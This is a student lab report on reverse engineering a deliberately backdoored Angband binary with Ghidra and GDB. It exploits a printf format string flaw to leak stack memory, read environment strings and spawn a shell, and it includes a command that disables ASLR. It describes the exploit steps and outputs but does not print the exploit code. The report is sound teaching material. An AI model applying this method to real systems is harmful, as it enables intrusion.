# FORMAT STRING ATTACK - ANGBAND

Akshay Kaikottil
Johns Hopkins University, Information security Institue
Baltimore, MD
akaikot1@jh.edu

***Abstract*— The task was to reverse engineer a given binary and exploit the buffer overflow vulnerability present in it. We were using Ghidra to analyze the binary. We initially, idebtified the vulnerable function in the binary. We then utilized Eclipse to debug and leak values stored in memory. We then carry out the stack smashing attack. Lastly, we have attached key screenshots to our task.**

***Keywords—Format string, vulnerability.***

## I. PROJECT OVERVIEW

The project included performing various reverse engineering tasks on the binary file. The binary file is first analyzed using Ghidra. We were able to accomplish this by doing the following:

- Identifying the various functions used by the binary
- Identify the vulnerable function
- Identify the backdoor function
- Identify the design flaw in the program

We were able to visualize the function call graph which helped us identify the vulnerable function and the backdoor functions. This helped us in understanding how to discover the vulnerabilities using reverse engineering methodology.


After identifying the vulnerability, we ran the binary in debug mode in Eclipse. This helped us to discover the various parameters needed to craft a string to exploit the vulnerability.

## II. BINARY OVERVIEW AND PREPERATION

We begin our task by installing the required libraries and files required for the binary to function. We were able to accomplish this by doing the following:

- sudo apt-get install libncurses5-dev libncursesw5-dev libx11-dev libsdl1.2-dev libsdl-ttf2.0-dev libsdl-mixer1.2-dev libsdl-image1.2-dev
- Extract the provided angband.tar into /usr/games (e.g., $ cd /usr/games && sudo tar -xvf ~/Downloads/angband.tar)
- sudo chown $USER:$USER /usr/games/angband
- Copy the provided binary into /usr/games/angband/games

The given binary executes a game.




```
                              Hacked edition!
"Sneaky Professor Reub has hidden an easter egg in this program
 that unlocks a backdoor command-line interface. This backdoor
 was coded very poorly and contains a format string
 vulnerability.  Reverse engineer the binary to determine how
 to enter debugging commands and then identify the debug
 character option that calls the easteregg function (it is the
 only one that is not listed in the documentation).  Then, pass
 in the crafted variables to 1) leak stack memory, 2) read
 arbitrary string at a specified address, and 3) divert
 execution to your shellcode FTW"
                  [Press any key to continue]
```

Figure 2.1: Testing the binary

## III. PROJECT EXECUTION

After Ghidra analyses the binary, by going through the SymbolTree a vulnerable memory function is found that this software uses. This function is found to be "printf", a vulnerable C function that is being used by this application.




```
nonl
open
opendir
posix_memalign
printf
putenv
puts
qsort
raw
readdir
realloc
remove
rename
scrollok
SDL_CreateRGBSurface
```

Figure 3.1: Functions called in our program

Using this knowledge, the vulnerable function call that calls this function can be observed and a Function Call Graph can be plotted correspondingly.

We then identify the vulnerable function:



```
void vulnerable_function(char **param_1)

{
  undefined8 uVar1;
  undefined8 dummy1;
  undefined8 dummy2;
  undefined8 dummy3;
  undefined8 dummy4;
  undefined8 dummy5;
  undefined8 dummy6;
  undefined8 dummy7;
  undefined8 dummy8;
  char acStack64 [56];

  uVar1 = 0x20f308;
  sprintf(acStack64,"v2");
  FUN_0020fcbd(&dummy1,&dummy2,&dummy3,&dummy4,&dummy5,&dummy6,&dummy7,&dummy8,param_1,uVar1);
  uVar1 = 0x20f37f;
  printf(*param_1);
  printf("0x%016llx,0x%016llx,0x%016llx,0x%016llx,0x%016llx,0x%016llx,0x%016llx,0x%016llx\n",dummy
         dummy2,dummy3,dummy4,dummy5,dummy6,dummy7,dummy8,uVar1);
  return;
}
```

Figure 3.2: Vulnerable function

We then plot the function call graph of the vulnerable function.





Figure 3.3: Function call of vulnerable function

By going through the Function Call Graph, it is identified that there is backdoor function that calls out this newly identified vulnerable function.




```
void backdoor_function(void)

{
  int iVar1;
  void *local_28;
  int local_1c;
  size_t local_18;
  size_t local_10;

  iVar1 = getpagesize();
  local_18 = SEXT48(iVar1);
  local_10 = local_18;
  local_1c = posix_memalign(&local_28,local_18,local_18);
  FUN_0015d6f9(0x83);
  vulnerable_function(&local_28);
  puts("\n\n\nGame Over");
  free(local_28);
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```

Figure 3.4: The backdoor function

It is seen that the backdoor function can be accessed by toggling debug mode by using control+A and then providing "%" as the debug command. This can be used to access the vulnerable function and exploit the printf function call.



```
Debug Command:
Elf
Novice
Mage
LEVEL      1
NXT       15
AU       366
STR:      13
INT:   18/30
WIS:       9
DEX:      17
CON:       7

Cur AC     1
HP    3/   9
SP    2/   2

Town
```

```
Prof. Reub is so cool to leave us this backdoor.

Ready Player One?
Enter the dummy variable 1 (ASCII values for hex digits, or CAFE for 0xCAFE)
that will be copied onto the stack somewhere:
```

Figure 3.5: Accessing the backdoor function

We then setup the debug environment in Eclipse. The GDB command file, ~/.gdbinit is set with the following content:


```
set disassembly-flavor intel

set disable-randomization on
```

We turn off Address Space Randomization off with the following command:

```
sudo sysctl kernel.randomize_va_space=0
```

Now the debug configurations for the project is set. This is done by providing the application path in the debug configurations.



Edit Configuration

Edit C/C++ Application configuration angband for Debug

Launch Configuration Name: angband

Project: angband

C/C++ Application: /usr/games/angband/games/angbandv2_stripped


Build (if required) before launching

Build Configuration: Use Active

Enable auto build   Disable auto build
[✓ Use workspace settings]   Configure Workspace Settings...

Figure 3.6: Setting up debug environment


Upon debugging the disassembly can be viewed. The debugger can be paused to analyze the disassembly. The debug command "%" that was found by reverse engineering can be used to access the vulnerable function. A break point was placed at the start of the vulnerable function.



```
000055555556632d5:    ret
000055555556632d6:    endbr64
000055555556632da:    push    rbp
000055555556632db:    mov     rbp,rsp
000055555556632de:    sub     rsp,0x90
000055555556632e5:    mov     QWORD PTR [rbp-0x88],rdi
000055555556632ec:    lea     rax,[rbp-0x80]
000055555556632f0:    add     rax,0x48
000055555556632f4:    lea     rsi,[rip+0x4272e]        # 0x5555556a5a29
000055555556632fb:    mov     rdi,rax
000055555556632fe:    mov     eax,0x0
00005555555663303:    call    0x555555571780 <sprintf@plt>
00005555555663308:    lea     rax,[rbp-0x80]
0000555555566330c:    lea     r9,[rax+0x30]
00005555555663310:    lea     rax,[rbp-0x80]
```

Figure 3.7: Setting up break point


We provide 8 variables to the vulnerable function each with the value "0xCAFE" followed by the format specifier generated by our exploit.c program. We can see that the values we provided are being leaked by the memory.



```
[?1l>      0000000000001000.0000000000000007.00007ffff7ad8c27.00005555557d1560.00005555559ace1c.
00007ffff7b9eb80.00007fffffffdcb0.00000000559acff0.
        000000000000cafe.000000000000cafe.000000000000cafe.000000000000cafe.000000000000cafe.000000000000cafe.000000000000cafe.
000000000000cafe.
0x000000000000cafe,0x000000000000cafe,0x000000000000cafe,0x000000000000cafe,0x000000000000cafe,0x000000000000cafe,0x000000000000cafe,
0x000000000000cafe
```

Figure 3.8: Dumbleak


We looked through the list of environmental variables and found an interesting one "LOGONNAME=astrix". We note its address and provide it as the first variable.



```
0x7fffffffe568: "XDG_SEAT=seat0"
(gdb) x/s *((char **)environ+21)
0x7fffffffe577: "PWD=/home/astrix/eclipse-workspace/angband"
(gdb) x/s *((char **)environ+22)
0x7fffffffe5a2: "LOGNAME=astrix"
(gdb) x/s *((char **)environ+23)
0x7fffffffe5b1: "XDG_SESSION_DESKTOP=lightdm-xsession"
(gdb) x/s *((char **)environ+24)
0x7fffffffe5d6: "QT_QPA_PLATFORMTHEME=qt5ct"
(gdb) x/s *((char **)environ+25)
0x7fffffffe5f1: "XDG_SESSION_TYPE=x11"
(gdb) x/s *((char **)environ+26)
0x7fffffffe606: "PANEL_GDK_CORE_DEVICE_EVENTS=0"
```

Figure 3.9: Finding an interesting address

We provide the other 7 variables to the vulnerable function each with the value "0xCAFE" followed by the format specifier generated by our exploit.c program. We can see that the values we provided are being leaked by the memory.




```
[23;80H1[24;1H\x36\x6c\x6c\x78\x2e\x25\x30\x31\x36\x6c\x6c\x78\x2e\x25\x30\x31\x36\x6c\x6c\x7
[23;80H8[24;1H\x2e\x25\x30\x31\x36\x6c\x6c\x78\x2e\x25\x30\x31\x36\x6c\x6c\x78\x2e\x25\x30\x3
[23;80H1[24;1H\x36\x6c\x6c\x78\x2e\x0a\x09\x43\x6f\x6f\x6c\x20\x25\x73\x0a\x00[24;1H[?1049l[23;0;0t
[?1l>      0000000000001000.0000000000000007.00007ffff7ad8c27.00005555559007a0.00005555559ac76c.
00007ffff7b9eb80.00007fffffffdcb0.00000000559acff0.
        Cool LOGNAME=astrix
0x00007fffffffe5a2,0x000000000000cafe,0x000000000000cafe,0x000000000000cafe,0x000000000000cafe,0x000000000000cafe,0x000000000000cafe,
0x000000000000cafe



Game Over
```

Figure 3.10: smartleak

Next, we break at the start of the vulnerable function and get the value of $rbp. The address of our user inputted variables is stored at $rbp+16 which is obtained from gdb. We also know from the previous tasks that we need a total of 8 pops to align our stack so that $rsp points to our first variable. With this in mind, we construct the shell.c program which takes the address of our first variable and $rbp as input. The values obtained are inputted to our program after removing all breakpoints. We successfully get a shell.



```
[?1l>H��/bin/shH��SH��H1�PWH��H1�H1��;H�00007 0000000000000007 0000000000001000�����
0x00007fffffffdc28,0x00007fffffffdc29,0x00007fffffffdc2a,0x00007fffffffdc2b,0x00007fffffffdc2c,0x
$ $ ls
ls
Detaching from process 16000
Desktop    Music     Videos              index.html  sandbox   sva.rep
Documents  Pictures  bomblab-2019        install.sh  sva.gpr   wrapper
```

Figure 3.11: Successful generation of shell

## IV. ACCOMPLISHMENTS

We were able to understand in much more detail how to interpret the various forms in which data is presented during reverse engineering. We were then able understand in depth how to discover and conduct the format string attack.

## ACKNOWLEDGMENT

The author wishes to thank Reuben Johnston for his support for the successful completion of Reverse Engineering the Server-Client Live Chat Service.

## REFERENCES

[1] Format string,
https://owasp.org/www-community/attacks/Format_string_attack

## KEY TERMS

**Format String:** The Format String exploit occurs when the submitted data of an input string is evaluated as a command by the application.

**Stack Smashing**: Stack smashing is a form of vulnerability where the stack of a computer application or OS is forced to overflow.

**Vulnerability**: A flaw in a system that leaves information expose to a threat.